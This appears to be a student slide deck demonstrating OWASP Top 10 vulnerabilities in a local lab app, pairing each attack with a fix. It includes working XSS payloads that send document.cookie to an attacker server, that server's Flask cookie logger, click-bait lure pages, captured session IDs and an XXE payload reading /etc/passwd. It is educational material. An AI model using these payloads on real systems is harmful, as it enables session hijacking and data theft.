

---

# Vulnerable Web Application - OWASP Top 10 Vulnerabilities

May 13, 2021

---

# The Team

## Group 2

Goutham P

---

B180330CS

Yacha Venkata Rakesh

---

B180427CS

Puchakayala Dheeraj Reddy

---

B180902CS

# Project objective:

To implement a Vulnerable  
Web Application to  
demonstrate attacks

---

# Overview

This project implements various web vulnerabilities provided by OWASP as project top ten that can lead to very severe consequences compromising *Confidentiality, Integrity, Availability* and the ways to prevent each of these attacks.

This is not only to know about various attacks but also to enable developers to write safe code by knowing most of the possible vulnerabilities in their code since a single line of vulnerable code can compromise the entire system.

---

# OWASP Top 10 Vulnerabilities

- Works to improve Security of Software
- Releases Top 10 Vulnerabilities of Web Applications
- Criteria based on
  - Exploitability
  - Prevalence
  - Detectability
  - Business Impact

# Recent Top 10 List

- Injection
  - Broken Authentication
  - Sensitive Data Exposure
  - XML External Entities (XXE)
  - Broken Access Control.
  - Security Misconfiguration.
  - Cross-Site Scripting (XSS)
  - Insecure Deserialization
  - Using Components with Known Vulnerabilities
  - Insufficient Logging & Monitoring
-

---

# Contribution

Dheeraj

- Broken Authentication
- Broken Access Control

Goutham

- XSS
- XXE

Rakesh

- Injection
  - Insecure Deserialization
-

---

# Literature Survey and Design

---

# Implementation

---

# Broken Authentication



## Register

Dheeraj	dheeraj@abc.com
...	<input type="button" value="Submit"/>

[Login](#)



## Login

dheeraj@abc.com	...	<input type="button" value="Submit"/>
-----------------	-----	---------------------------------------

[Register](#)



# A. URL Parameters



Main

- Name:Dheeraj
- Email:dheeraj@abc.com



Main

- Name:Alex
- Email:alex@abc.com

# B. Manipulating Cookies

## Request

Pretty Raw \n Actions ▾

```
1 GET /home?userid=4 HTTP/1.1
2 Host: localhost:3000
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="88"
12 sec-ch-ua-mobile: ?0
13 Referer: http://localhost:3000/login
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: sid=
  s$3An9m7xicJqKEhsufsS3nmRYxP8CS07uwT.WImil5AEtZzX$2F7weEF$2Bpqd
  x38G1Dknhreqlz01$2F3Z04; userid=2
17 Connection: close
18
19
```

## Request

Pretty Raw \n Actions ▾

```
1 GET /home?userid=4 HTTP/1.1
2 Host: localhost:3000
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="88"
12 sec-ch-ua-mobile: ?0
13 Referer: http://localhost:3000/login
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: sid=
  s$3An9m7xicJqKEhsufsS3nmRYxP8CS07uwT.WImil5AEtZzX$2F7weEF$2Bpqd
  x38G1Dknhreqlz01$2F3Z04; userid=2
17 Connection: close
18
19
```

## Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 139
5 ETag: W/"6b-E0XpMuY22gyjdx3nxlc5veyFHCE"
6 Date: Mon, 08 Mar 2021 14:59:26 GMT
7 Connection: close
8
9
10 <h1>
  Home
</h1>
11 <a href="/">Main</a>
12 <ul>
13   <li>
    Name:John
  </li>
14   <li>
    Email:john@abc.com
  </li>
15 </ul>
16
```

# Solution


Use session parameters instead of url parameters or un encoded cookie parameters



## Home

### Main

- Name:Dheeraj
- Email:dheeraj@abc.com



## Home

### Main

- Name:Dheeraj
- Email:dheeraj@abc.com

req.cookie.userid -----> req.session.userid

# Solution

Use session parameters instead of url parameters or un encoded cookie parameters

Send Cancel < > ↻

**Request**

Pretty Raw \n Actions ▾

```
1 GET /home?userId=4 HTTP/1.1
2 Host: localhost:3000
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150
   Safari/537.36
6 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
12 sec-ch-ua-mobile: ?0
13 Referer: http://localhost:3000/login
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: sid=s%3AKI42eZ0ak3XMDQEBc3Z3YFYU-5vmsUMF.4qQ6J6JzNxBKtWxX649vFmDTS1
   J4Vt4AmulXmBT29k; userId=4
17 Connection: close
18
```

Send Cancel < > ↻

**Request**

Pretty Raw \n Actions ▾

```
1 GET /home?userId=4 HTTP/1.1
2 Host: localhost:3000
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
6 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
12 sec-ch-ua-mobile: ?0
13 Referer: http://localhost:3000/login
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: sid=s%3AKI42eZ0ak3XMDQEBc3Z3YFYU-5vmsUMF.4qQ6J6JzNxBKtWxX649vFmDTS1J4Vt4AmulXmBT29k; userId=2
17 Connection: close
18
```






**Response**

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 145
5 ETag: W/"91-iZQjzg7wOs9C1UDP2RYriyNTe4"
6 Date: Wed, 12 May 2021 14:37:59 GMT
7 Connection: close
8
9
10 <h1>
   Home
</h1>
11 <a href="/">Main</a>
12 <ul>
13   <li>
     Name:Dheeraj
   </li>
14   <li>
     Email:dheeraj@abc.com
   </li>
15 </ul>
16
```

req.query.userid-----> req.session.userId

# Broken Access Control





## Admin Home

### Main

- Name:Alex
- Email:alex@abc.com
- Name:John
- Email:john@abc.com
- Name:Mary
- Email:mary@abc.com

# Solution

Check the user type from session



# Solution

Check the user type before logging in

A screenshot of a web browser window. The address bar shows "localhost:3000/adminlogin". The main content area has a title "Login Admin" and two input fields: one containing "alex@abc.com" and another containing "...". A "Submit" button is to the right of the second field.

localhost:3000/adminlogin

alex@abc.com ...

Submit

A screenshot of a web browser window. The address bar shows "localhost:3000/login". The main content area has a title "Login" and three input fields: "Email", "Password", and "Submit". Below the fields is a link "Register".


localhost:3000/login

Email Password Submit


[Register](#)

# Cross-Site Scripting (XSS)

## A. Stored XSS



# Login


  

# XSS

Goutham

- [Goutham] : Hi first comment from me!




XSS


## **Eve The Attacker**

```
<img src=x onerror="this.src='http://127.0.0.1:5000/?c='+document.cookie; this.removeAttribute('onerror');">
```

## Add Item

- [Goutham] : Hi first comment from me!
  - [Srinath] : Hi i am Srinath, i am also new here





# XSS

## Goutham

- [Goutham] : Hi first comment from me!
- [Srinath] : Hi i am Srinath, i am also new here
- [Eve The Attacker] :

The screenshot shows the Chrome DevTools Storage panel and a Visual Studio Code terminal window.

**Storage Panel:** The "Cookies" section shows a single cookie for the domain `http://localhost:3000`. The cookie name is `connect.sid` and its value is a long, encoded string: `s%3AxW4URRFf3jbpWJUgjV9nv4YMaJCyZPtW.2L1wX71ohW8qP0NpVh0jGv3umeSiDbYrK/Xe0UX4YA`.

**Visual Studio Code Terminal:** The terminal window is titled "cookies.txt - AttackerXSS\_Server - Visual Studio Code". It contains the following text:  
connect.sid=s%3AxW4URRFf3jbpWJUgjV9nv4YMaJCyZPtW.2L1wX71ohW8qP0NpVh0jGv3umeSiDbYrK/Xe0UX4YA 202

The terminal also displays a series of log entries from a Python application, indicating repeated requests for the session ID:

```
127.0.0.1 - [08/Mar/2021 23:23:06] "GET /?c=connect.sid=s%3AxW4URRFf3jbpWJUgjV9nv4YMaJCyZPtW.2L1wX71ohW8qP0NpVh0jGv3umeSiDbYrK/Xe0UX4YA HTTP/1.1" 302 -
127.0.0.1 - [08/Mar/2021 23:23:45] "GET /?c=connect.sid=s%3AxW4URRFf3jbpWJUgjV9nv4YMaJCyZPtW.2L1wX71ohW8qP0NpVh0jGv3umeSiDbYrK/Xe0UX4YA HTTP/1.1" 302 -
127.0.0.1 - [08/Mar/2021 23:24:27] "GET /?c=connect.sid=s%3AxW4URRFf3jbpWJUgjV9nv4YMaJCyZPtW.2L1wX71ohW8qP0NpVh0jGv3umeSiDbYrK/Xe0UX4YA HTTP/1.1" 302 -
127.0.0.1 - [08/Mar/2021 23:24:31] "GET /?c=connect.sid=s%3AxW4URRFf3jbpWJUgjV9nv4YMaJCyZPtW.2L1wX71ohW8qP0NpVh0jGv3umeSiDbYrK/Xe0UX4YA HTTP/1.1" 302 -
127.0.0.1 - [08/Mar/2021 23:24:33] "GET /?c=connect.sid=s%3AxW4URRFf3jbpWJUgjV9nv4YMaJCyZPtW.2L1wX71ohW8qP0NpVh0jGv3umeSiDbYrK/Xe0UX4YA HTTP/1.1" 302 -
127.0.0.1 - [08/Mar/2021 23:24:53] "GET /?c=connect.sid=s%3AxW4URRFf3jbpWJUgjV9nv4YMaJCyZPtW.2L1wX71ohW8qP0NpVh0jGv3umeSiDbYrK/Xe0UX4YA HTTP/1.1" 302 -
```

A message in the terminal indicates an available update: "There is an available update." with options "Download Update", "Later", and "Release Notes".

Login

localhost:3000/xss

# Login




Application						
Manifest						
Service Workers						
<input type="checkbox"/> Clear storage						
Name	Value	Do...	Path	Exp...	Size	Http...
connect.sid	s:W4URfF3jbpWJUgjV9nv4YM4...	loc...	/	Ses...	89	

XSS

localhost:3000/xss

# XSS

## Goutham

Application						
Manifest						
Service Workers						
<input type="checkbox"/> Clear storage						
Storage						
Local Storage						
Session Storage						
IndexedDB						
Web SQL						
Cookies						
http://localhost:3000						
Name	Value	Do...	Path	Exp...	Size	Http...
connect.sid	s:W4URfF3jbpWJUgjV9nv4YM4...	loc...	/	Ses...	8	

- [Goutham] : Hi first comment from me!
- [Srinath] : Hi i am Srinath, i am also new here
- [Eve The Attacker] : 📸
- [Goutham] : Goutham you are hacked!!!


# SOLUTION: ESCAPING (RENDERING AS TEXT ONLY)

```
<ul>
  <% for (let post of posts){ %>
    <li><%- post %></li>
  <% } %>
</ul>
```

Without Escaping

```
<ul>
  <% for (let post of posts){ %>
    <li><%= post %></li>
  <% } %>
</ul>
```

With Escaping




XSS Corrected

Goutham

 Add Item

- [Goutham] : Hi first comment from me!
- [Srinath] : Hi i am Srinath, i am also new here
- [Goutham] : <script>alert("XSS!")</script>


# B. Reflected XSS



The screenshot shows the Visual Studio Code interface with two files open:

- Dom\_XSS\_clickBait.html**: This file contains a simple HTML page with a button that triggers a function named `myFunction()`. Inside this function, it constructs a script tag with a URL that includes a query parameter `q` containing the value `%3Cscript%3Edocument.location=%22http://127.0.0.1:5000/?c=%22.concat(document.co`.
- Reflected\_XSS\_clickBait.html**: This file contains the same HTML structure as the first file, but the URL in the script tag is now reflected back to the user's browser, making it a reflected XSS attack.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Big Million Sales</title>
</head>
<body>
    <div style="width: 50%; margin: auto;">
        <p>To get discount</p>
        <button onclick="myFunction()">Click Here</button>
    </div>
<script>
    function myFunction() {
        var scriptTag = "http://localhost:3000/reflectedXss?q=%3Cscript%3Edocument.location=%22http://127.0.0.1:5000/?c=%22.concat(document.co";
        window.location.assign(scriptTag);
    }
</script>
</body>
</html>
```




# Reflected XSS

Goutham

## Search Result for Apple

No such user found!!



To get discount

Activities Visual Studio code

XSS - Mozilla Firefox

Reflected XSS XSS +

localhost:3000/xss 170% ... ☰

# XSS

## Goutham

Add Item

- [Goutham] : Hi first comment from me!
- [Srinath] : Hi i am Srinath, i am also new here

File Edit Selection View Go Run Terminal Help

cookies.txt - AttackerXSS\_Server - Visual Studio Code

app.py cookies.txt

```
connect.sid=s:xW4RURFF3jbpWJUgjV9nv4YM4JCyZPtW.2L1wX71ohW8qP0NpVh0jGv3umeSImD1
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

1: python3 \* Debugger PIN: 631-605-516

This screenshot shows a browser window with an XSS payload and a corresponding terminal session in VS Code. The browser displays the text "Goutham" and a comment section with two entries. The terminal shows the captured cookie "connect.sid=s:xW4RURFF3jbpWJUgjV9nv4YM4JCyZPtW.2L1wX71ohW8qP0NpVh0jGv3umeSImD1".

Activities Visual Studio code

XSS - Mozilla Firefox

Reflected XSS XSS +

localhost:3000/xss 170% ... ☰

# XSS

## Goutham

Add Item

- [Goutham] : Hi first comment from me!
- [Srinath] : Hi i am Srinath, i am also new here

File Edit Selection View Go Run Terminal Help

app.py cookies.txt

```
from flask import Flask, request, redirect
from datetime import datetime
app = Flask(__name__)
@app.route('/')
def cookie():
    cookie=request.args.get('c')
    f = open("cookies.txt","a")
    f.write(cookie+' '+str(datetime.now())+'\n')
    f.close()
    return redirect("http://localhost:3000/xss")
if __name__ == "__main__":
    app.run(debug=True)
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

1: python3 \* Debugger PIN: 631-605-516

127.0.0.1 - [08/Mar/2021 23:23:06] "GET /?c=connect.sid=s%AxW4RURFF3jbpWJUgjV9nv4YM4JCyZPtW.2L1wX71ohW8qP0NpVh0jGv3umeSImD1 HTTP/1.1" 302 -

This screenshot shows a browser window with an XSS payload and a corresponding terminal session in VS Code. The browser displays the text "Goutham" and a comment section with two entries. The terminal shows the server-side code for handling the XSS payload and a log entry indicating a successful redirect.


# SOLUTION: ESCAPING (RENDERING AS TEXT ONLY)

```
<% if(query){%>
    <h3>Search Result for <%- query %></h3>
    <p><%- message %></p>
<% } %>
```

Without Escaping

```
<% if(query){%>
    <h3>Search Result for <%= query %></h3>
    <p><%= message %></p>
<% } %>
```

With Escaping



## Reflected XSS Corrected

Goutham

Search Result for <script>alert("Hi")</script>

No such user found!!

[Logout](#)

# C. DOM Based XSS

Mar 9 12:24 AM



Dom\_XSS\_clickBait.html - XSS ClickBaits - Visual Studio Code

terminal Help

Dom\_XSS\_clickBait.html X Reflected\_XSS\_clickBait.html

Dom\_XSS\_clickBait.html > html > body > div


```
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4      <meta charset="UTF-8">
5      <meta name="viewport" content="width=device-width, initial-scale=1.0">
6      <title>Big Sales Here</title>
7  </head>
8  <body>
9      <div style="width: 50%; margin: auto;">
10         <p>Hurry Offer ends soon!!</p>
11         <button onclick="myFunction()">Click Me To Get Discount</button>
12     </div>
13
14     <script>
15         function myFunction() {
16             var scriptTag = "http://localhost:3000/domXss#name=%3Cscript%3Edocument.location=%22http://127.0.0.1:5000/?c=%22.concat(document.cookie)%22";
17             window.location.assign(scriptTag);
18         }
19     </script>
20  </body>
21 </html>
```



# Welcome

goutham

This is DOM XSS vulnerable webpage!



# XSS

## Goutham

cookies.txt - AttackerXSS\_Server - Visual Studio Code

File Edit Selection View Go Run Terminal Help

cookies.txt

```
connect.sid=s:xW4URRFf3jbpbWJUgjV9nv4YM4JCyZPtW.2L1wX71ohW8qP0NpVh0jGv3umeSImDbYrK/Xe0UX4YA 2021-03-09 00:25:51.123456
```

• [Goutham] : Hi first co  
• [Srinath] : Hi i am Srin

Inspector Console Debugger Network 0 0

Cache Storage Cookies Indexed DB Local Storage Session Storage

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
connect.sid	s%3AxW4URRFf3jbpbWJUgjV9nv4YM4JCyZPtW.2L1wX71ohW8qP0NpVh0jGv3umeSImDbYrK%2Fxe0UX4YA	localhost	/	Session	93	false	false	None	Mon, 08 Mar 2021 18:55:51 GMT

# SOLUTION: Secure the Sink

```
<script>
  var pos=document.URL.indexOf("name=")+5;
  document.write(decodeURIComponent(document.URL.substring(pos,document.URL.length)));
</script>
```

Vulnerable Code

```
<script>
  var pos=document.URL.indexOf("name=")+5;
  document.write(document.URL.substring(pos,document.URL.length));
</script>
```

Safe Code



Welcome

%3Cscript%3Edocument.location=%22http://127.0.0.1:5000/?c=%22.concat(document.cookie)%3C/script%3E

This is no longer a DOM XSS vulnerable webpage!

# HTTPOnly Cookies: To prevent the Session Stealing Attack

```
app.use(  
  session({  
    secret: 'my secret1',  
    resave: false,  
    cookie: { httpOnly: false },  
    saveUninitialized: false,  
    store: new SequelizeStore({  
      db: sequelize,  
    })  
  })  
);
```

```
app.use(  
  session({  
    secret: 'my secret1',  
    resave: false,  
    cookie: { httpOnly: true},  
    saveUninitialized: false,  
    store: new SequelizeStore({  
      db: sequelize,  
    })  
  })  
);
```

If HTTPOnly is true then client side script cannot access the cookies .  
Thus even in an XSS Attack, the client side script will return an empty string and doesn't reveal the cookie.

# XXE (XML External Entity)

The screenshot shows a desktop environment with a terminal window and a web browser window.

**Terminal:**

```
Activities Terminal
test.dev/send.php + test.dev/send.php
Response:
You have logged in as user Goutham
```

**Mozilla:**

May 12 6:14 PM Mozilla gouthampooloth@pop-os: /var/www/test

```
<?php
$xml = <<<XML
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE own [ <!ELEMENT own ANY>
<!ENTITY own SYSTEM "file:///etc/passwd"> ]>
<login>
    <user>Goutham</user>
    <pass>password</pass>
</login>
XML;

$ch = curl_init();
curl_setopt($ch,CURLOPT_HEADER,0);
curl_setopt($ch,CURLOPT_RETURNTRANSFER,1);
